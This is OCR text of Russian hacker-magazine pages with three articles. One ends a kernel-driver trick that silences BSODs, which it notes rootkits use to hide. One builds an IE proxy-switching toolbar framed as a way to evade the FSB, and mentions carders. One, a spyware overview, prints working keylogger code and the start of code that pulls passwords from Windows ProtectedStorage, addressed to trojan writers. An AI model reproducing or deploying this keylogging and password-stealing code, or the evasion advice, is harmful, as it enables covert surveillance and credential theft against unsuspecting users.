ключи ассемблирования и линковки
(используется пакет MASM из NT DDK)

```
ml /nologo /c /coff nobsod.asm
link /driver /base:0x10000 /align:32 /out:nobsod.sys /subsystem:native nobsod.obj
```

Если все было сделано правильно, то на диске образуется файл nobsod.sys, который мы загрузим с помощью динамического загрузчика w2k_load. Загрузчик, конечно, заругается матом, что, мол, ERROR и драйвер вообще не грузятся, но так и должно быть. Все нормально! Мы же возвратили код STATUS_DEVICE_CONFIGURATION_ERROR!



Но, внимание! Под VM Ware такой трюк не срабатывает, поскольку она не полностью эмулирует регистр cr0 и таких шуток в упор не понимает, вызывая завис гостевой оси. В этом случае можно закомментировать все строки, относящиеся к регистру cr0 и отключить защиту через реестр, создав соответствующий ключ редактором. Кстати говоря, если на целевой машине установлен SoftICE, то такой ключ уже создан, и ничего делать не надо.

Загрузим драйвер-убийцу, чтобы проверить справится ли с ним наше средство против BSOD или нет. SoftICE (если он установлен) несколько раз всплывает. Вот зануда! Гони его прочь, нажимая «x» или <Ctrl-D>. Все равно голубой экран уже не появляется! Система жутко тормозит, но работает. Плохо то, что теперь NT никак не может сигнализировать, что произошел системный сбой и что нужно побыстрее сматывать ласты, совершая shutdown. Кстати, почему это не может сигнализировать?! Самое простое — добавить в нашу заплатку на KeBugCheckEx несколько ассемблерных строк, которые «бибикнут» спикером или сыграют семь-сорок на динамике. В принципе, можно даже разделить BugCheck-коды на категории, каждой из которой будет соответствовать свое число гудков. За примерами далеко ходить не надо. Их можно выдрать из любого DOS-вируса. Техника программирования спикера на уровне ядра та же самая, и она ничуть не изменилась.
Да много что можно сделать! Главное — фантазию иметь!

ЖИЗНЬ ПОСЛЕ BSOD

Мы пережили самую страшную катастрофу — BSOD, после которой нам все по плечу! Конечно, неразумно практиковать такой подход на сервере, но для рабочих станций он вполне приемлем. Проверено на мыщъх'иной шкуре! Кстати говоря, некоторые вирусы, черви и rootkit'ы используют схожую технику для маскировки своего присутствия в системе. Некорректно написанный вирус может вызвать синий экран, и в системном журнале появится соответствующая запись, помогающая администратору разобраться с проблемой. Если же перемкнуть KeBugCheckEx, то компьютер будет просто беспричинно тормозить (или виснуть), но в журнале ничего не появится!

BINARY YOUR'S



предсмертное сообщение VM Ware, которая она часто выдает, когда над ней проводят разные эксперименты.

лучшая реклама товару — синий экран

голубой экран на платном интернет-телефоне


EX MACHINA
NIVAL INTERACTIVE
TARGEM GAMES
Бука






TEXT F0GG0T / F0GG0T@GMAIL.RU /

ПАНЕЛЬ ДЛЯ ПРОКСЕЙ

СОЗДАНИЕ ХАКЕРСКОГО ТУРБАРА ДЛЯ INTERNET EXPLORER



ВЕРОЯТНО, КАЖДЫЙ НЕ РАЗ УБЕЖДАЛСЯ НА СВОЕМ ОПЫТЕ, ЧТО БЕЗОПАСНОСТЬ ТРЕБУЕТ БОЛЬШИХ ЗАТРАТ ВРЕМЕНИ И ЭНЕРГИИ КАК В СЕТИ, ТАК И В РИАЛЛАЙФЕ. ПОДУМАТЬ ТОЛЬКО, ВЕДЬ НУЖНО ПРИ КАЖДОМ КОННЕКТЕ ВВОДИТЬ ПАРОЛЬ В АСЬКУ, ОТКРЫВАТЬ ТРИДЦАТЬ ЗАМКОВ НА ЖЕЛЕЗНОЙ ДВЕРИ, ЧЕКАТЬ И УСТАНАВЛИВАТЬ НОВЫЕ ПРОКСИ В БРАУЗЕР. ГЕМОРРОЙ, ОДНИМ СЛОВОМ. С ПОМОЩЬЮ ЭЛЕМЕНТАРНЫХ НАВЫКОВ КОДИНГА Я ПОСТАРАЮСЬ НЕСКОЛЬКО ИСПРАВИТЬ ЭТО ТЯЖЕЛОЕ ПОЛОЖЕНИЕ, СДЕЛАВ ЖИЗНЬ ЧУТОЧКУ КОМФОРТНЕЕ


Главное для хакера — безопасность (ну и конечно, причина, по которой эта безопасность потребовалась — прим.ред). Если твой IP обнаружат в тех логах, где его быть не должно, то тебя найдут и, поверь мне, мало не покажется. Так что каждому хакеру необходимы еще и сетевые контрацептивы, которых расплодилось сегодня великое множество. Тут и VPN, и соксы, и прокси. Пусть прокси не так надежны, но с их поиском обычно проблем не возникает, и любой браузер старается их поддерживать. Но если ты будешь юзать один проксик, пока у тебя не появятся внуки, то фсбэшники все равно договорятся с владельцем сервера и снова устроют тебе неприятности. Поэтому надо регулярно менять проксики (кардерам это приходится делать каждые 15 минут, для каждого аккаунта у них по проксику — прим.ред). Но для этого приходится каждый раз лазить в настройки браузера, нажимать на сотню кнопок, что безумно неудобно. А ты представь, что смена проксей может легко производиться нажатием на одну кнопку. И эта кнопка помещена рядом с адресной строкой. В итоге ты свободен и в полной релаксации. Как же это осуществить? Идеальным способом является создание своего собственного тулбара. Это такая хитрая панелька, которая будет всегда под рукой в твоем любимом IE.

ВСКАРМЛИВАЕМ

Internet Explorer — это сооружение, состоящее из небольших кирпичиков. Будь этот кирпичик тулбаром или BHO, он все равно сделан из одного того же материала и мало чем отличается



Хочешь разобраться в технологии COM? Начни отсюда: http://www.rsdn.ru/article/com/introcom.xml.



мой небольшой список проксей

msdn.com — лучший друг IE-кодера

наш замечательный тулбар для быстрой смены proxy-серверов

тулбары SnagIt, DM Bar и Google bar

от своих собратьев. Понимаешь, к чему я клоню? В IE все единообразно, и все плагины реализуются с помощью технологии COM. Основой COM, как ты знаешь, является интерфейс. Интерфейс — это чисто абстрактное понятие. В нем объявлены все методы, а реализации нет. Это как бы макет, который мы должны воплотить в жизнь. Думаю, это понятно. Что ж, двигаемся дальше. При загрузке осел считывает из реестра информацию о своих плагинах: где находится, какой имеет тип и прочее. Далее поочередно подгружает DLL каждого тулбара и вызывает экспортируемую функцию DllGetClassObject, получая указатель на интерфейс IClassFactory, основная задача которого регать и анрегать наш COM-сервер. Из IClassFactory он вызывает функцию CreateInstace и получает 2 указателя на интерфейсы IOleCommandTarget и IObjectWithSite. IObjectWithSite, хоть и имплементирует только два метода SetSite и GetSite, но при этом играет значительную роль в создании плагина. После рождения тулбара ушастый вызывает метод SetSite. Функция SetSite должна присутствовать во всех плагинах, потому что в ней мы должны получить интерфейс IWebBrowser2, который является основным рычагом браузера, IInputObjectSite, через который мы будем осуществлять контроль над фокусом формы, а также IoleWindow: из него нужно вызвать функцию GetWindow, возвращающую нам хэндл нашей формы. С помощью QueryInterface получаем из punkSite интерфейс IInputObjectSite. Аналогичную операцию производим с интерфейсом IOleWindow и сразу же вызываем GetWindow и создаем форму. Чтобы иметь интерфейс IWebBrowser, нужно получить из punkSite интерфейс IOleCommandTarget, а у него изъять IServiceProvider и вызвать функцию QueryService. Зачем такие сложности, почему нельзя QueryInterface? Потому что, если другой плагин захочет обратиться к нашему тулбару и получить его интерфейс, он увидит фигу. Реализацию SetSite смотри ниже.

функция SetSite

```
function TProxyBar.SetSite(const pUnkSite: IUnknown): HResult;
var
	Olewind:IOleWindow;
begin
	if pUnkSite<>nil then
	begin
		pUnkSite.QueryInterface(IInputObjectSite,Site);
		if SUCCEEDED(pUnkSite.QueryInterface(IOleWindow,Olewind)) then
		begin
			Olewind.GetWindow(ParentWnd);
			Olewind._Release;
			MakeForm(ParentWnd);
		end;
		pUnkSite._Release;
	end;
	Result := S_OK;
end;
```



Если у тебя вдруг что-то не получается, или ты просто хочешь протолкнуть мне какую-нибудь оригинальную идею, то пиши, не стесняйся.

Я не стал заморачиваться с winapi, а использовал VCL. Да, знаю я, что это не по-хакерски, но VCL правит миром, Delphi не стал бы таким популярным без него. Если захочешь реализовать на чистом api, то тебе придется изрядно напрячь мозг, но я в тебя верю :). Вернемся к нашим интерфейсам.
Второй функцией, наследованной от IObjectWithSite, является GetSite, браузер всегда вызывает ее после SetSite. В ней мы должны вернуть ослику его интерфейс, который он нам давал поиграть в прошлой функции. Просто вызываем Site.QueryInterface и возвращаем ему его интерфейс, пусть подавится, сволочь! Далее по списку идет IDeskBand. Что ж, держите скальпель, коллега, будем вскрывать :). Если вначале ты решил изучить исходник, то уже успел заметить функцию с названием GetBandInfo, занимающую гораздо большую площадь, чем остальные. От нее браузер получает информацию о различных параметрах тулбара, таких как размеры, заголовок и т.д. В качестве параметров браузер передает ей ID нашей панели, способ отображения и структуру pbdi. Вот ее-то мы и должны заполнить. Причем pdbi.dwMask заполнять не нужно, это идентификатор того, что браузер желает от нас узнать.
Мы проверяем, не требует ли браузер в данную минуту от нас каких-либо параметров, и заполняем только те пункты, которые ему требуются. Что такое ptMaxSize и ptMinSize поймет даже тюлень, а вот об остальных параметрах я расскажу подробнее:
dwModeFlags — переменная, которая определяет поведение нашего тулбара. Всего можно использовать три эффекта: пошаговое изменение размера по вертикали, где за шаг отвечает ptIntegral, использование нестандартного цвета и отображение, так называемым затопленным появлением (в msdn можешь вычитать названия флагов).
ptActual — это идеальный размер для твоей панели; при всех обстоятельствах IE старается достичь именно его, и если тулбару не мешают товарищи по службе, то он будет отмасштабирован в соответствии с этим параметром.
wszTitle — это caption тулбара. Так как это не string, то нужно преобразовать строковое значение в тип WideChar функцией StringToWideChar.
StringToWideChar(Caption, @pdbi.wszTitle, Length(Caption) + 1);
crBkgnd — цвет тулбара, он будет задействован, если ты присвоишь dwModeFlags значение DBIMF_BKCOLOR.
Вот небольшой кусочек их функции GetBandInfo, чтобы было понятно, о чем же идет речь:

```
if (pdbi.dwMask AND DBIM_MINSIZE) <> 0
then begin
		pdbi.ptMinSize.x := MinXSize;
		pdbi.ptMinSize.y := MinYSize;
end;
```

«ВСЕ ОДИНАКОВЫЕ»(С)

Тулбары для IE и тулбары для оболочки, такие как панель быстрого запуска, — это одно и то же, только ключи реестра у них разные.
Для регистрации тулбаров IE используется ключ:
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar\WebBrowser
Для тулбаров оболочки:
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar\Explorer
Для регистрации панели рядом с кнопкой Start (Пуск):
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar\ShellBrowser.

Далее идут функции ShowDW и CloseDW. Первая показывает и скрывает форму в зависимости от переменной fshow, а также включает и выключает фокус с помощью функции OnFocusChangeIS, из сохраненного ранее интерфейса браузера. Второй функцией уничтожаем окно. ResizeBorderDW выполняет какие-то страшные манипуляции с границей фрейма, выделенного под наше окно, но мы не будем его реализовывать и пишем Result:=E_NOTIMPL, сообщая ишаку, что мы не имплементировали эту функцию. Особняком среди этих интерфейсов стоит IContextMenu, без него тулбар будет работать, и можно не реализовывать его имплементы, но при этом тулбарина потеряет некоторую функциональность. Как видно из названия, IContextMenu — это интерфейс, где описаны функ-



Полный исходный код и всю необходимую к нему лабуду ты можешь обнаружить на диске.

ции для работы с контекстным меню. Что ж, поехали по порядку. В функции QueryContextMenu мы должны вставить все желаемые пункты меню, а уже в InvokeCommand определить, какое колдовство будет происходить при нажатии на каждый пункт. Посмотри сорец на диске, там все просто ;).
Вот вроде бы и все, что нужно для создания элементарного тулбара, но так как мы будем использовать компоненты для ввода с клавиатуры (Memo, Edit и тд.), то нам нужно реализовать фокус, а то мы просто-напросто не сможем получить в тулбаре никакой инфы с клавы. Методы для работы с фокусом объявлены в интерфейсе IInputObject.
UIActivateIO, как написано в MSDN, эта функция активирует/деактивирует объект, точнее она меняет фокус в зависимости от переменной fActivate. Просто делаем SetFocus, если fActivate — истина, и ничего не делаем, если fActivate — ложь.
HasFocusIO определяет, существует ли клавишный фокус, и на основании ответа делает выводы. Реализуется легко: просто возвращаем в нее фокус ;).
TranslateAcceleratorIO — здесь нужно отловить нажатие клавиши <TAB> и послать фокус в далекое путешествие по тулбарным просторам.
Помимо всего прочего, не стоит забывать: чтобы COM-сервер у нас заработал, нам нужно создать его GUID. GUID — это такой ID сервера, который обеспечивает его уникальность во Вселенной и во всех измерениях. Достигается это с помощью манипуляций с датой и временем, а также параметрами железа. В среде Delphi сделано все за нас, и по нажатию <CTRL+SHIFT+G> в позицию курсора помещается сгенерированный GUID. Без него тебе не удастся зарегистрировать тулбар. Чтобы зарегистрировать любой COM-сервер, нужно создать несколько ключей в реестре. Вот они:
HKEY_CLASSES_ROOT\CLSID\[ГУИД]\. Здесь пишем название COM-сервера в значении по умолчанию. В нашем случае — ProxyBar.
HKEY_CLASSES_ROOT\CLSID\[ГУИД]\InProcServer32. Не будем зацикливаться на поточной модели COM, и в ключ ThreadingModel запишем Apartment. Если тебя интересует, что это за зверь, то литературы по COM существует огромное количество, и, думаю, с поиском проблем возникнуть не должно.
HKEY_CLASSES_ROOT\CLSID\[ГУИД]\Implemented Categories\[Тип тулбара]. В этом ключе писать ничего не надо, его нужно просто создать. Он будет давать характеристику нашему COM-серверу. В нашем случае тип тулбара — это DeskBand, а его GUID равен {00021492-0000-0000-C000-000000000046}, что очень легко запомнить :).
И кульминационным моментом регистрации является объявление нашего COM-сервера как тулбара. В HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar\WebBrowser создаем пустой ключ [ГУИД] и начинаем распечатывать следующую бутылку сока.
Но что делать с этими [ГУИД]? Как же открывать ключи реестра, они ведь string, а это TGUID? А легко! Существует такая функция, как GuidToString. Вот и используй ее по назначению.
Не забыв сделать в процедуре анрега удаление ранее созданных ключей, можно считать, что зверюга готова. И что можно начинать учить ее жизни ;).

ОБЪЕЗЖАЕМ

Форма готова, но она пуста и проку от нее не больше, чем от безалкогольного сока. Придется исправлять. На форме у нас расположится ComboBox и кнопка. В ComboBox'е будет находиться сам прокси лист, а кнопкой мы будем менять прокси на выбранный нами вариант. Чтобы прицепить проксик к IE особого труда не требуется, всего-навсего нужно менять значение ключа HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer на значение вида proxy:port, а также изменить стоящий рядом ключ ProxyEnable на 1, и дело в шляпе. С этим проблем возникнуть не должно. Так как в ComboBox'е будут храниться все проксики, то мы должны сохранять этот лист и загружать при создании тулбара. В событии FormCreate прописываешь Combobox1.Items.LoadFromFile('C:\Proxy.txt'), и прокси оказываются в листе, а сохранять их надо в событии FormDestroy Combobox1.Items.SaveToFile. Вот и все, чейнджер прокси закончен.
Теперь у тебя есть dll'ка, но прежде чем радоваться жизни и допивать слабоалкогольные напитки, мирно стоящие у тебя на столе, стоит ее зарегистрировать. Делается это с помощью стандартной виндовой утилиты regsvr32.

вот так подгружаем нашу панель

```
regsvr32 C:\proxybar.dll
```

а так выгружаем

```
regsvr32 -u C:\proxybar.dll
```

Так как регистрация проходит через метод UpdateRegistry, то можно вставить туда что-нибудь вроде ShowMessage('Спасибо тебе за регистрацию') или сразу редиректить на страницу разработчика. Кстати, о птичках. Чтобы получить контроль над браузером, будь то редирект или получение контента странички, тебе потребуется разобраться с интерфейсом IWebBrowser2. Думаю, что ты уже сталкивался с компонентом TwebBrowser. Все функции, которые в нем есть, заимствованы как раз из IWebBrowser2. Ты можешь юзать функции Navigate, Stop, Refresh и быть счастливым, но помни, что нельзя делать так: IE.Navigate(Url, 0, 0, 0, 0); нужно обязательно объявить переменную типа OleVariant и присвоить ей значение: IE.Navigate(Url, X, X, X, X); Никаких нулей!

«ТЕПЕРЬ МНЕ СУХО И КОМФОРТНО»(С)

В результате мы с тобой сотворили отличный тулбар, почти не напрягаясь. Уверен, что ты уже горишь желанием как-нибудь его доработать, добавить мини proxy-чекер, проверку на время отклика и прочие нужные вещи. Но одной сменой proxy-серверов разработка тулбаров для IE, как ты понимаешь, не ограничивается! В IE можно легко менять абсолютно любые настройки, благо хранятся они в реестре. Можно, например, создать Security Explorer Bar, где одним кликом можно будет изменить параметры приема кукисов или очищать хистори. Все, что тебе нужно, — msdn, эта скромная статья и, конечно же, немного воображения. Надеюсь, я тебя заинтересовал.

BINARY YOUR'S


ПРОКСИ

Добывать прокси можно разными путями. Кто-то сканирует диапазоны на открытые порты 80, 3128, 8080, кто-то покупает доступ к большому и удобному листу, кто-то с горящими глазами бегает по форумам, где могут выложить парочку адресов (вроде asechka.ru). Я по этому поводу не очень напрягаюсь, просто потрошу ресурсы с паблик-проксями, чекаю их, после чего очищаю полученный лист от серверов наших товарищей из FBI и US Army ;).
Публичные листы прокси-серверов ищи по следующим адресам:

http://www.samair.ru/proxy/
http://proxy.mazafaka.ru/
http://nntime.com/proxy/
http://proxy.asechka.ru/index.php?page=proxylist

Онлайновый proxy-чекер:
http://proxy.asechka.ru/index.php?page=proxychecker

Онлайновый proxy-фильтр:
http://proxy.asechka.ru/index.php?page=proxyfilter



TEXT MS-REM / MS-REM@YANDEX.RU /

ЭНЦИКЛОПЕДИЯ SPYWARE

КАК И ЧТО ВОРУЮТ СОВРЕМЕННЫЕ ШПИОНСКИЕ ПРОГРАММЫ



"СЕГОДНЯ ВСЕ ПОВАДИЛИСЬ ДРУГ ЗА ДРУГОМ ШПИОНИТЬ. НИЧЕГО, НАДО ЗАМЕТИТЬ, В ЭТОМ ХОРОШЕГО НЕТ. НАПЛОДИЛАСЬ ЦЕЛАЯ КУЧА ПРОГРАММ, ЦЕЛЬ У КОТОРЫХ ОДНА — СОБИРАТЬ ВСЯКУЮ ИНФОРМАЦИЮ С КОМПЬЮТЕРА И ОТПРАВЛЯТЬ ЕЕ КОМУ-НИБУДЬ ВО ВНЕ. КЛАСС ЭТИХ ПРОГРАММ ОКРЕСТИЛИ ЗАМЕЧАТЕЛЬНЫМ СЛОВОМ SPYWARE. В ЭТОМ, КСТАТИ, ТОЖЕ НИЧЕГО ХОРОШЕГО. ХОРОШО ТОЛЬКО ТО, ЧТО СЕГОДНЯ МЫ РАЗБЕРЕМСЯ, КАКИМИ БЫВАЮТ ЭТИ НЕПРИЯТНЫЕ ШПИОНСКИЕ ИНСТРУМЕНТЫ, КАК ОНИ РЕАЛИЗУЮТСЯ И КАК ОТ НИХ УБЕРЕЧЬСЯ"

Давай дадим строгое определение spyware. Spyware — это программа, без разрешения пользователя собирающая какую-либо информацию о компьютере и отправляющая ее своему хозяину. В категорию spyware однозначно можно записать разнообразные кейлоггеры, формграбберы и парольные трояны наподобие Pinch. Но производители AntiSpyware-софта не придерживаются столь строгого определения и добавляют в свои базы сигнатур программы совсем не подходящие под это определение (к примеру, трояны вроде NetBus, которые никаких шпионских функций в помине не имеют). На этом принципе работают AntiSpyware модули ZoneAlarm и Outpost Firewall (в нем такой модуль появился совсем недавно, с выходом версии 3.0), а также программы AVZ, TrojanRemover, Microsoft AntiSpyware и многие другие. Польза от подобных защит весьма сомнительна. Они работают аналогично антивирусу, а значит, не умеют распознавать новые шпионские программы и модифицированные версии старых. К тому же любой антивирус справляется с сигнатурным поиском гораздо лучше таких программ.

Но существуют AntiSpyware-утилиты, основанные не на поиске конкретных шпионских программ, а на определении характерных признаков их работы. Такие программки обеспечивают неплохой уровень защиты, и для их обхода нужно четко представлять методы их работы. В конце статьи я подробно рассмотрю несколько таких программ, а пока давай разберемся, за какими именно данными охотятся злые и нехорошие шпионы.

КЕЙЛОГГЕРЫ

Кейлоггеры aka клавиатурные шпионы — это самый распространенный тип шпионских программ. Он появился еще во времена старого доброго DOS'а, и теперь реализации кейлоггеров можно встретить под такими системами, как Windows всех мастей, Linux и даже BSD. Как ты, конечно, понимаешь, эти шпионские программы занимаются тем, что тихонько записывают все введенное с клавиатуры. Это могут быть пароли, может быть переписка, так что охват у этого типа spyware приличный. Никто в обиде не останется, в том числе и кодеры.

В Windows большинство клавиатурных шпионов представляют собой несложный хук на одно из системных событий. Для установки такого хука используется функция SetWindows HookEx. Для захвата нажатий клавиш ловушка ставится на события WH_GETMESSAGE или WH_KEYBOARD. В первом случае callback-функция хука будет получать все оконные сообщения, а во втором — только WM_KEYDOWN и WM_KEYUP. Процедура, обрабатывающая хуки, должна находиться в dll, которая будет подгружена ко всем процессам, имеющим очередь сообщений (это все GUI-процессы). Затем оконное сообщение передается в основной процесс кейлоггера с помощью SendMessage, где и происходит сохранение лога на диск или отправка его в сеть. Установка хука будет выглядеть так:

```
hHook = SetWindowsHookEx(WH_KEYBOARD,
    KeyboardProc, hInstance, 0);
```


Функция KeyboardProc будет выглядеть примерно так:

```
LRESULT CALLBACK KeyboardProc(int code,
    WPARAM wParam,LPARAM lParam)
{
    if(code != HC_NOREMOVE)
    if(lParam < 0)
    if(code == HC_ACTION) {
      hwnd = FindWindow(szWindowClass,
        szWindowName);
     SendMessage(hwnd,WM_LOGGERB,
        wParam,lParam);
    }

    return CallNextHookEx(NULL,code,wParam,lParam);
}
```

Как видишь, этот метод чрезвычайно прост в реализации, однако он имеет серьезный недостаток — необходимость наличия dll. На загрузку такой dll будет ругаться контроль компонентов всех современных файрволов, поэтому толку от этого метода мало, хотя он еще используется во многих spyware.

Решить эту проблему можно с помощью использования функции GetAsyncKeyState, которая получает информацию о состоянии клавиатуры (какие клавиши нажаты) в момент ее вызова. Функция в качестве аргумента принимает код проверяемой клавиши, а возвращает код ее состояния. Для сканирования клавиатуры нам надо периодически вызывать GetAsyncKeyState с кодами всех отслеживаемых клавиш и отслеживать изме-



На диске ты, как обычно, сможешь обнаружить все описанные в статье сорцы.



Антивирусную утилиту AVZ, о которой шла речь в статье, ты можешь поднять тут: http://z-oleg.com/secur/avz.htm

нения в их состоянии. Для хранения информации о состоянии клавиатуры используется массив из 95 элементов, заполненный структурами следующего формата:

```
typedef struct _VTABLE{
    int VIR_KEY;
    TCHAR Des;
} VTABLE;
```

VIR_KEY — это код проверяемой клавиши, а Des — состояние клавиши. В этом случае код, выполняющий цикл сканирования клавиатуры, будет выглядеть так:

```
for(i=0;i<94;i++)
if(GetAsyncKeyState(VKeys[i].VIR_KEY) & 0x00000001)
    if(GetAsyncKeyState(VKeys[i].VIR_KEY) & 0x8000000) {
        if((VKeys[i].VIR_KEY >=0x41) && (VKeys[i].VIR_KEY <=0x5A)){
            if(!( ( GetKeyState(VK_CAPITAL) & 0x000000001 ) ^
                ( GetKeyState(VK_SHIFT) <0 ) ) ) {
                wsprintf(KeyData,"%c",(TCHAR)tolower(VKeys[i].VIR_KEY));
                res=WriteFile(hFile,(LPCVOID)KeyData,1,&BW,NULL);
                if(res==0) SendMessage(hwnd,WM_DESTROY,0,0);
                break;
            }
        }

        if( (GetKeyState(VK_SHIFT) <0) && IsTrans(VKeys[i].VIR_KEY) ) {
            wsprintf(KeyData,"%c",(TCHAR)TransKey(VKeys[i].VIR_KEY));
            res=WriteFile(hFile,(LPCVOID)KeyData,1,&BW,NULL);
            if(res==0) SendMessage(hwnd,WM_DESTROY,0,0);
            break;
        }

        wsprintf(KeyData,"%s",VKeys[i].Des);
        res=WriteFile(hFile,(LPCVOID)KeyData,strlen(VKeys[i].Des),&BW,NULL);
        if(res==0) SendMessage(hwnd,WM_DESTROY,0,0);
    }
```

Для того чтобы получить более или мене сносный лог, этот цикл нужно периодически повторять с задержками около 100 мс. Этот способ слежения за вводом не требует наличия библиотек, но отличается некоторой нестабильностью, то есть не гарантирует захвата всех нажатых клавиш.

ФОРМГРАББЕРЫ

Формграбберы, принципы работы которых я достаточно подробно описал в одной из своих предыдущих статей, используются для сбора информации по статистике посещения различных сайтов и анализа отправляемой на них информации. Грубо говоря, они перехватывают все, что пользователь вводит в формы браузера.
У формграбберов существует небольшой подвид — TAN-грабберы. Их особенность в том, что они нацелены на пользователей банковских систем и умеют распознавать перехватываемую информацию и отправлять хозяину только нужные данные. Еще они умеют не только получать эти данные, но и блокировать их посылку на сайт банка, чтобы хозяин счета не смог им воспользоваться до того, как его ограбят. Самые продвинутые TAN-грабберы умеют отключать различные защиты на сайте банка (такие как ограничение доступа по IP), имитируя действия пользователя по установке настроек аккаунта. Эта разновидность шпионских программ наиболее опасна, так как направлена на кражу реальных денег. Хочу тебя предостеречь от разработки и продажи подобных программ, так как это прямая дорога за решетку. Даже у нас в России очень активно ведется охота на кардеров.

ПАРОЛЬНЫЕ ТРОЯНЫ

Многим хакерам абсолютно нет дела до личной жизни пользователя и даже до его кредитных карт. Ему нужно просто спереть у него мыло, асю или что-нибудь в этом роде. Для этих целей и существуют парольные трояны вроде очень популярного Pinch'a. Чаще всего работают они по одному и тому же не очень сложному принципу — просто выдирают все пароли из хранилища ;).
В Windows NT существует специальная служба для хранения приватных данных, которая называется ProtectedStorage. Именно эту службу использует Internet Explorer для хранения паролей и текста для автозаполнения форм. Эту же службу используют MSN Messenger и MS Outlook для хранения своих секретных данных. В общем, создателям троянов нужно поблагодарить великую и ужасную компанию Microsoft, которая дошла до идеи хранить все пароли в одном месте, чем сильно облегчила им жизнь. Для просмотра содержимого ProtectedStorage можно использовать программу Protected Storage Explorer, но тебя, наверное, интересует не утилита, а принцип ее работы. Что ж, рассказываю.
Для работы с ProtectedStorage используются функции из библиотеки pstorec.dll, входящие в состав винды. Начинается все с функции PStoreCreateInstance, которая создает объект класса IPStore. Здесь, как ты понимаешь, мы встречаемся с этим проклятым ООП. Но не стоит падать и биться в истерике от этого. Достаточно понять, что класс просто представляет собой структуру, в которой находятся указатели на его методы. Если определить эту структуру, то можно вызывать методы класса, не используя C++ и возможности ООП, а значит, можно писать на чистом API очень маленькие программы, что немаловажно для создателя троянов.
Итак, приступим к делу. Для начала нам нужно загрузить pstorec.dll, импортировать функцию PStoreCreateInstance и создать экземпляр класса IPStore:


```
typedef HRESULT (WINAPI *tPStoreCreateInstance)
    (IPStore **, DWORD, DWORD, DWORD);
HMODULE hpsDLL;
hpsDLL = LoadLibrary("pstorec.dll");
tPStoreCreateInstance pPStoreCreateInstance;
pPStoreCreateInstance = (tPStoreCreateInstance)
    GetProcAddress(hpsDLL, "PStoreCreateInstance");
IPStorePtr PStore;
HRESULT hRes = pPStoreCreateInstance(&PStore, 0, 0, 0);
```

